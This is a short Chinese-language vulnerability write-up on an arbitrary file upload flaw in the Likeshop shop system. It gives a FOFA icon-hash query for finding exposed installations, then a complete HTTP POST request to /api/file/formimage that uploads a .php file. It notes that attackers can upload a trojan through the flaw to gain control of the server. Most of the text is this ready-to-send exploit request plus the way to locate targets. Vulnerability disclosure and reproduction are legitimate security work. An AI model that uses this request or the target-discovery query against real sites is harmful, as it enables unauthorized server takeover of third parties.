# Likeshop任意文件上传漏洞

### 漏洞简介


Likeshop是一个100%开源免费的B2B2C多商户商城系统，支持官方旗舰店，商家入驻，平台抽佣+商家独立结算，统一下单+订单拆分等功能。该产品存在任意文件上传，攻击者可通过此漏洞上传木马获取服务器权限。

### 漏洞复现

步骤一、使用下面fofa语句进行资产搜集...确认测试目标

icon\_hash="874152924"

步骤二、访问网站首页，使用burp抓包发送到Repeater中修改数据包进行测试



POST /api/file/formimage HTTP/2  
Host: x.x.x.x  
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36  
Connection: close  
Content-Length: 201  
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygcflwtei  
Accept-Encoding: gzip, deflate  
  
------WebKitFormBoundarygcflwtei  
Content-Disposition: form-data; name="file";filename="test.php"  
Content-Type: application/x-php  
  
This page has a vulnerability!  
------WebKitFormBoundarygcflwtei--

